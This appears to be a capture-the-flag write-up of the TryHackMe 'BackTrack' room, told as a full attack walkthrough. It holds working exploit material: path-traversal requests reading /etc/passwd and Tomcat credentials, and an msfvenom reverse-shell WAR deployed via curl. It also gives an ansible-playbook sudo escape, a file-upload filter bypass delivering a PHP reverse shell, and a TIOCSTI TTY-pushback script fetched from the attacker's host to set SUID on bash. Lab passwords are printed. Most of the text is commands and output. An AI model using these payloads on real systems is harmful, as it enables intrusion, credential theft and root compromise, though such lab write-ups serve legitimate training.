THM - BackTrack
after getting the target ip i first run rustscan
PORT     STATE SERVICE        REASON
22/tcp   open  ssh            syn-ack ttl 62
6800/tcp open  unknown        syn-ack ttl 62
8080/tcp open  http-proxy     syn-ack ttl 62
8888/tcp open  sun-answerbook syn-ack ttl 62
upon scanning using nmap reveals something beyound
nmap --min-rate=10000 -p- -A -sC -sV 10.48.163.82
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-25 10:10 EST
Nmap scan report for 10.48.163.82
Host is up (0.039s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE         VERSION
22/tcp   open  ssh             OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 55:41:5a:65:e3:d8:c2:4f:59:a1:68:b6:79:8a:e3:fb (RSA)
|   256 79:8a:12:64:cc:5c:d2:b7:38:dd:4f:07:76:4f:92:e2 (ECDSA)
|_  256 ce:e2:28:01:5f:0f:6a:77:df:1e:0a:79:df:9a:54:47 (ED25519)
6800/tcp open  http            aria2 downloader JSON-RPC
|_http-title: Site doesn't have a title.
8080/tcp open  http            Apache Tomcat 8.5.93
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/8.5.93
8888/tcp open  sun-answerbook?
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.1 200 OK
|     Content-Type: text/html
|     Date: Sun, 25 Jan 2026 15:10:55 GMT
|     Connection: close
|     <!doctype html>
|     <html>
|     <!-- {{{ head -->
|     <head>
|     <link rel="icon" href="../favicon.ico" />
|     <meta charset="utf-8">
|     <meta http-equiv="X-UA-Compatible" content="IE=edge,

Network Distance: 3 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 993/tcp)
HOP RTT      ADDRESS
1   40.14 ms 192.168.128.1
2   ...
3   41.02 ms 10.48.163.82

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.40 seconds
what is aria2 ?
Aria2 is a lightweight, command-line download utility that’s popular for its speed and versatility, supporting multiple protocols (HTTP/HTTPS, FTP, SFTP, BitTorrent, Metalink) and enabling faster downloads by pulling from multiple sources/connections simultaneously, making it great for large files and torrents. It’s a powerful, multi-threaded tool that can resume interrupted downloads, use proxies, and even integrate with other download managers through its RPC interfaces.
and visiting http://10.48.163.82:8888/ shows aria2 download manager and notice its version going to settings/serverinfo Aria2 server info Aria2 Version 1.35.0
quickly search for exploit for particular version and got CVE-2023-39141
Vulnerability: Path Traversal (CVE-2023-39141)
Affected Software: webui-aria2 (web interface for aria2)
Impact: A remote, unauthenticated attacker can read sensitive files on the server hosting the web interface, often leading to full system control.
Root Cause: Improper input validation in the web server component of webui-aria2.
next i run nuclei to confirm its vulnerability
┌──(kali㉿blackXploit)-[~/Downloads/backtrack]
└─$ nuclei -t /home/kali/Downloads/CVE-2023-39141.yaml --target http://10.48.163.82:8888/

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.4.10

                projectdiscovery.io

[INF] Your current nuclei-templates v10.3.2 are outdated. Latest is v10.3.7
[INF] Successfully updated nuclei-templates (v10.3.7) to /home/kali/.local/nuclei-templates. GoodLuck!

Nuclei Templates v10.3.7 Changelog
┌───────┬───────┬──────────┬─────────┐
│ TOTAL │ ADDED │ MODIFIED │ REMOVED │
├───────┼───────┼──────────┼─────────┤
│ 4049  │ 410   │ 3637     │ 2       │
└───────┴───────┴──────────┴─────────┘
[INF] Current nuclei version: v3.4.10 (outdated)
[INF] Current nuclei-templates version: v10.3.7 (latest)
[INF] New templates added in latest release: 102
[INF] Templates loaded for current scan: 1
[INF] Executing 1 signed templates from projectdiscovery/nuclei-templates
[INF] Targets loaded for current scan: 1
[CVE-2023-39141] [http] [high] http://10.48.163.82:8888/../../../../etc/passwd
[INF] Scan completed in 1.347609983s. 1 matches found.
using burp to send this req
GET /../../../../etc/passwd HTTP/1.1
Host: 10.48.163.82:8888
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: aria2filters=%22%7B%5C%22s%5C%22%3Atrue%2C%5C%22a%5C%22%3Atrue%2C%5C%22w%5C%22%3Atrue%2C%5C%22c%5C%22%3Atrue%2C%5C%22e%5C%22%3Atrue%2C%5C%22p%5C%22%3Atrue%2C%5C%22r%5C%22%3Atrue%7D%22; aria2conf=%7B%22host%22%3A%2210.48.163.82%22%2C%22path%22%3A%22/jsonrpc%22%2C%22port%22%3A6800%2C%22encrypt%22%3Afalse%2C%22auth%22%3A%7B%7D%2C%22directURL%22%3A%22%22%7D
Upgrade-Insecure-Requests: 1
Priority: u=0, i
response :
HTTP/1.1 200 OK
Content-Type: text/html
Date: Sun, 25 Jan 2026 15:22:03 GMT
Connection: keep-alive
Content-Length: 1975

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
fwupd-refresh:x:112:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:122:MySQL Server,,,:/nonexistent:/bin/false
tomcat:x:1002:1002::/opt/tomcat:/bin/false
orville:x:1003:1003::/home/orville:/bin/bash
wilbur:x:1004:1004::/home/wilbur:/bin/bash
after that i have tried to read the flag content by passing encoded paths and i got 404 i tried to
ffuf -u "http://10.48.163.82:8888/../../../../FUZZ" -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.48.163.82:8888/../../../../FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

                        [Status: 500, Size: 62, Words: 9, Lines: 2, Duration: 52ms]
bin                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 38ms]
boot                    [Status: 500, Size: 66, Words: 9, Lines: 2, Duration: 43ms]
dev                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 50ms]
data                    [Status: 500, Size: 66, Words: 9, Lines: 2, Duration: 210ms]
etc                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 41ms]
home                    [Status: 500, Size: 66, Words: 9, Lines: 2, Duration: 39ms]
lib                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 40ms]
lost+found              [Status: 500, Size: 64, Words: 6, Lines: 2, Duration: 37ms]
media                   [Status: 500, Size: 67, Words: 9, Lines: 2, Duration: 40ms]
opt                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 41ms]
proc                    [Status: 500, Size: 66, Words: 9, Lines: 2, Duration: 38ms]
root                    [Status: 500, Size: 58, Words: 6, Lines: 2, Duration: 39ms]
run                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 38ms]
sbin                    [Status: 500, Size: 66, Words: 9, Lines: 2, Duration: 38ms]
srv                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 47ms]
sys                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 47ms]
tmp                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 38ms]
usr                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 37ms]
var                     [Status: 500, Size: 65, Words: 9, Lines: 2, Duration: 35ms]
:: Progress: [4614/4614] :: Job [1/1] :: 1000 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
cat > files.txt << EOF
etc/passwd
etc/shadow
etc/hosts
flag
flag.txt
root.txt
user.txt
home/orville/user.txt
home/wilbur/user.txt
root/root.txt
var/www/html/index.html
opt/tomcat/webapps/ROOT/index.jsp
home/orville/.ssh/id_rsa
home/wilbur/.ssh/id_rsa
EOF

ffuf -u "http://10.48.163.82:8888/../../../../FUZZ" -w files.txt -mc 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.48.163.82:8888/../../../../FUZZ
 :: Wordlist         : FUZZ: /home/kali/Downloads/backtrack/files.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200
________________________________________________

etc/hosts               [Status: 200, Size: 288, Words: 12, Lines: 13, Duration: 84ms]
etc/passwd              [Status: 200, Size: 1975, Words: 17, Lines: 38, Duration: 83ms]
opt/tomcat/webapps/ROOT/index.jsp [Status: 200, Size: 12234, Words: 4318, Lines: 220, Duration: 84ms]
:: Progress: [14/14] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
here i
Confirms tomcat user’s application files are accessible
By default, Tomcat stores credentials in plain text within the conf/tomcat-users.xml file, which is a significant security vulnerability. However, Tomcat is highly configurable and supports various formats for storing credentials, including hashed and salted forms, through different CredentialHandler implementations
so we can use
curl --path-as-is 'http://10.48.163.82:8888/../../../../../../../../../../../../../../../../../../../../opt/tomcat/conf/tomcat-users.xml'
<?xml version="1.0" encoding="UTF-8"?>
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">

  <role rolename="manager-script"/>
  <user username="tomcat" password="OPx52k53D8OkTZpx4fr" roles="manager-script"/>

</tomcat-users>
and we know the user name and password lets quickly login on apache tomcat manager with web ui but unfortunetly we are not allowed to do this
the manager runs on port 8080
get 403 but in order to get RCE we need to upload shell
lets craft the payload using
msfvenom -p java/jsp_shell_reverse_tcp LHOST=ip LPORT=port -f war -o shell.war
why war ?
A WAR (Web ARchive) file is a standard, portable file format used to package an entire Java-based web application for deployment on a web server or application server
so lets upload it via classic curl method
┌──(kali㉿blackXploit)-[~/Downloads/backtrack]
└─$ curl -u tomcat:OPx52k53D8OkTZpx4fr --upload-file shell.war "http://10.48.159.219:8080/manager/text/deploy?path=/shell/&update=true"
OK - Deployed application at context path [/shell/]
we can now execute it via again curl
curl -L http://10.48.159.219:8080/shell

nc -lvnp 4332
┌──(kali㉿blackXploit)-[~/Downloads/backtrack]
└─$ nc -lvnp 4332
listening on [any] 4332 ...
connect to [192.168.146.172] from (UNKNOWN) [10.48.159.219] 34250
python3 -c "import pty;pty.spawn('/bin/bash')"
tomcat@Backtrack:/$ ls
ls
bin   data  etc   lib    lib64   lost+found  mnt  proc  run   srv  tmp  vagrant
boot  dev   home  lib32  libx32  media       opt  root  sbin  sys  usr  var
tomcat@Backtrack:/$ cd /opt
cd /opt
tomcat@Backtrack:/opt$ ;s
;s
bash: syntax error near unexpected token `;'
tomcat@Backtrack:/opt$ ls
ls
aria2  test_playbooks  tomcat
tomcat@Backtrack:/opt$ cd tomcat
cd tomcat
tomcat@Backtrack:~$ ls
ls
BUILDING.txt     NOTICE         RUNNING.txt  flag1.txt  temp
CONTRIBUTING.md  README.md      bin          lib        webapps
LICENSE          RELEASE-NOTES  conf         logs       work
tomcat@Backtrack:~$ cat flag.txt
cat flag.txt
cat: flag.txt: No such file or directory
tomcat@Backtrack:~$ cat flag1.txt
cat flag1.txt
now shell as willbur need sudo priv so lets check
tomcat@Backtrack:~$

tomcat@Backtrack:~$ sudo -l
sudo -l
Matching Defaults entries for tomcat on Backtrack:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User tomcat may run the following commands on Backtrack:
    (wilbur) NOPASSWD: /usr/bin/ansible-playbook /opt/test_playbooks/*.yml
tomcat@Backtrack:~$
head over to gtfo bins and found https://gtfobins.org/gtfobins/ansible-playbook/
echo '[{hosts: localhost, tasks: [shell: /bin/sh </dev/tty >/dev/tty 2>/dev/tty]}]' >/path/to/temp-file
ansible-playbook /path/to/temp-file
we use this as
sudo -u wilbur /usr/bin/ansible-playbook /opt/test_playbooks/../../../dev/shm/shell.yml
tomcat@Backtrack:~$ sudo -u wilbur  /usr/bin/ansible-playbook /opt/test_playbooks/../../../dev/shm/shell.yml
<book /opt/test_playbooks/../../../dev/shm/shell.yml
[WARNING]: provided hosts list is empty, only localhost is available. Note that
the implicit localhost does not match 'all'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/connection/httpapi.py) as it seems to be invalid:
module 'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/connection/vmware_tools.py) as it seems to be invalid:
module 'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/connection/winrm.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
ERROR! an error occurred while trying to read the file '/dev/shm/shell.yml': [Errno 13] Permission denied: b'/dev/shm/shell.yml'
tomcat@Backtrack:~$ chmod 777 /dev/shm/shell.yml
chmod 777 /dev/shm/shell.yml
tomcat@Backtrack:~$ sudo -u wilbur  /usr/bin/ansible-playbook /opt/test_playbooks/../../../dev/shm/shell.yml
<book /opt/test_playbooks/../../../dev/shm/shell.yml
[WARNING]: provided hosts list is empty, only localhost is available. Note that
the implicit localhost does not match 'all'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/connection/httpapi.py) as it seems to be invalid:
module 'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/connection/vmware_tools.py) as it seems to be invalid:
module 'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/connection/winrm.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/callback/foreman.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/callback/grafana_annotations.py) as it seems to be
invalid: module 'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/callback/hipchat.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/callback/nrdp.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/callback/slack.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/callback/splunk.py) as it seems to be invalid: module
'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'
[WARNING]: Skipping plugin (/usr/lib/python3/dist-
packages/ansible/plugins/callback/sumologic.py) as it seems to be invalid:
module 'lib' has no attribute 'X509_V_FLAG_NOTIFY_POLICY'

PLAY [localhost] ***************************************************************

TASK [Gathering Facts] *********************************************************
ok: [localhost]

TASK [shell] *******************************************************************
$ id
id
uid=1004(wilbur) gid=1004(wilbur) groups=1004(wilbur)
$
we are now wilbur and i found some juicy files lets read
loop-control     rtc0    tty23     tty45  ttyS0  ttyS30  vcsa5
$ cd /home
cd /home
$ ls
ls
orville  wilbur
$ cd wilbur
cd wilbur
$ ls
ls
from_orville.txt
$ ls -la
ls -la
total 28
drwxrwx--- 3 wilbur wilbur 4096 Jan 26 06:18 .
drwxr-xr-x 4 root   root   4096 Mar  9  2024 ..
drwxrwxr-x 3 wilbur wilbur 4096 Jan 26 06:18 .ansible
lrwxrwxrwx 1 root   root      9 Mar  9  2024 .bash_history -> /dev/null
-rw-r--r-- 1 wilbur wilbur 3771 Mar  9  2024 .bashrc
-rw------- 1 wilbur wilbur   48 Mar  9  2024 .just_in_case.txt
lrwxrwxrwx 1 root   root      9 Mar  9  2024 .mysql_history -> /dev/null
-rw-r--r-- 1 wilbur wilbur 1010 Mar  9  2024 .profile
-rw------- 1 wilbur wilbur  461 Mar  9  2024 from_orville.txt
$

$ cat .just_in_case.txt
cat .just_in_case.txt
in case i forget :

wilbur:mYe317Tb9qTNrWFND7KF
$
$ cat from_orville.txt
cat from_orville.txt
Hey Wilbur, it's Orville. I just finished developing the image gallery web app I told you about last week, and it works just fine. However, I'd like you to test it yourself to see if everything works and secure.
I've started the app locally so you can access it from here. I've disabled registrations for now because it's still in the testing phase. Here are the credentials you can use to log in:

email : orville@backtrack.thm
password : W34r3B3773r73nP3x3l$
$
we have got password for wilbur and as instructed/mentioned lets see the internal connections by running
$ ss -tlnp
ss -tlnp
State   Recv-Q  Send-Q        Local Address:Port    Peer Address:Port  Process
LISTEN  0       70                127.0.0.1:33060        0.0.0.0:*
LISTEN  0       151               127.0.0.1:3306         0.0.0.0:*
LISTEN  0       511               127.0.0.1:80           0.0.0.0:*
LISTEN  0       1024                0.0.0.0:6800         0.0.0.0:*
LISTEN  0       4096          127.0.0.53%lo:53           0.0.0.0:*
LISTEN  0       128                 0.0.0.0:22           0.0.0.0:*
LISTEN  0       1        [::ffff:127.0.0.1]:8005               *:*
LISTEN  0       100                       *:8080               *:*
LISTEN  0       1024                   [::]:6800            [::]:*
LISTEN  0       128                    [::]:22              [::]:*
LISTEN  0       511                       *:8888               *:*
$
since we have the wilbur ssh password we can actully forward the port that is runnung locally
┌──(kali㉿blackXploit)-[~/Downloads/backtrack]
└─$ ssh -L 9999:127.0.0.1:80 wilbur@10.48.159.219
The authenticity of host '10.48.159.219 (10.48.159.219)' can't be established.
ED25519 key fingerprint is: SHA256:0083wvLGeoh6f0CIO11O0TYxt6R1Hr7AB8xEhvgtm+A
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.48.159.219' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
wilbur@10.48.159.219's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-173-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information disabled due to load higher than 1.0

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

-Xmx1024M: command not found
wilbur@Backtrack:~$
we forward the port we can access the web app its a image upload like site we can login using given creds and try to upload php rev shell
since it only accepts only jpg , png , jpeg and gif are allowed lets try to bypass by double extention method and it worked
we uploaded the shell and started listener but it has some restriction it cant execute on upload dir and ater cheking
the apache2.conf file
and <Directory />
        Options FollowSymLinks
        AllowOverride None
        Require all denied
</Directory>

<Directory /usr/share>
        AllowOverride None
        Require all granted
</Directory>

<Directory /var/www/>
        Options Indexes FollowSymLinks
        AllowOverride None
        Require all granted
</Directory>
<Directory /var/www/html/uploads>
        php_flag engine off
        AddType application/octet-stream php php3 php4 php5 phtml phps phar phpt
</Directory>
#<Directory /srv/>
#       Options Indexes FollowSymLinks
#       AllowOverride None
#       Require all granted
#</Directory>
see we dont have any option to execute since php render engine off

so instead of upload to uplaod dir we upload to root dir for this we use burp decoder and encode and set the image path
POST /dashboard.php HTTP/1.1
Host: 127.0.0.1:9999
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------34524534811715939549149865964
Content-Length: 4144
Origin: http://127.0.0.1:9999
Connection: keep-alive
Referer: http://127.0.0.1:9999/dashboard.php
Cookie: PHPSESSID=23m504fv795ejdb1gdkdpnillr
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i

-----------------------------34524534811715939549149865964
Content-Disposition: form-data; name="image"; filename="%25%32%65%25%32%65%25%32%66shell.png.php"
Content-Type: application/x-php
and we got the shell
┌──(kali㉿blackXploit)-[~/Downloads/backtrack]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [192.168.146.172] from (UNKNOWN) [10.48.159.219] 37148
Linux Backtrack 5.4.0-173-generic #191-Ubuntu SMP Fri Feb 2 13:55:07 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 06:45:56 up  1:02,  1 user,  load average: 13.43, 7.63, 3.35
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
wilbur   pts/3    192.168.146.172  06:25   10:20   0.04s  0.04s -bash
uid=1003(orville) gid=1003(orville) groups=1003(orville)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
data
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
vagrant
var
$ id
uid=1003(orville) gid=1003(orville) groups=1003(orville)
$
here we got flag2.txt
next thing is to check for getting root using linpeas and pspy64 to view running process without root
and i found

the thing is that while running the su command, the root user does not use the -P flag, meaning no new PTY is allocated.
This situation is vulnerable to TTY Pushback. Essentially, we can stop the shell running as the orville user by sending a SIGSTOP signal to it, allowing focus to shift to the root shell. After that, we can use the TIOCSTI operation with the ioctl to send inputs to the root shell. You can read more about the vulnerability https://www.errno.fr/TTYPushback.html
if you unable to understand let me clear it :
1. What su normally does

su switches from a normal user to root.

Normally, root should get its own terminal session (PTY).

That separation prevents lower-privileged users from interfering.

2. What went wrong here

Root ran su without creating a new PTY.

That means:

The normal user shell and the root shell share the same terminal.

This is unsafe.

Think of it like:

Two people accidentally using the same keyboard and screen, one of them being root.

3. Why this is dangerous (TTY Pushback)

Because both shells share the same terminal:

You can pause the normal user shell (using a stop signal).

When that shell stops, the terminal focus stays active.

The root shell is still listening to that terminal.

Anything typed or “sent” to the terminal can now be received by root.

This is called TTY Pushback.

4. What “pushback” means in simple terms

The terminal has an input buffer.

Input meant for your shell can be pushed into root’s shell instead.

Root ends up executing commands without directly typing them.

No password cracking.
No kernel exploit.
Just terminal confusion.
for this exploit
First, we will create a Python script that does this and runs the chmod +s /bin/bash command on the root shell at /dev/shm/shell.py
on my kali machine
#!/usr/bin/env python3
import fcntl
import termios
import os
import sys
import signal

os.kill(os.getppid(), signal.SIGSTOP)

for char in 'chmod +s /bin/bash\n':
    fcntl.ioctl(0, termios.TIOCSTI, char)
┌──(kali㉿blackXploit)-[~]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [192.168.146.172] from (UNKNOWN) [10.49.146.98] 45536
Linux Backtrack 5.4.0-173-generic #191-Ubuntu SMP Fri Feb 2 13:55:07 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 07:49:38 up 20 min,  1 user,  load average: 0.00, 0.15, 0.21
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
wilbur   pts/1    192.168.146.172  07:30   19:29   0.02s  0.02s -bash
uid=1003(orville) gid=1003(orville) groups=1003(orville)
/bin/sh: 0: can't access tty; job control turned off
$ cd /dev/shm
$ ls
shell.py
shell.py.1
$ rm shell.py
$ rm shell.py.1
$ ls
$ wget http://192.168.146.172:5555/shell.py
--2026-01-26 07:50:14--  http://192.168.146.172:5555/shell.py
Connecting to 192.168.146.172:5555... connected.
HTTP request sent, awaiting response... 200 OK
Length: 181 [text/x-python]
Saving to: 'shell.py'

     0K                                                       100% 51.1M=0s

2026-01-26 07:50:15 (51.1 MB/s) - 'shell.py' saved [181/181]

$ ls
shell.py
$ echo 'python3 /dev/shm/shell.py' > /home/orville/.bashrc
$ ls -la /bin/bash
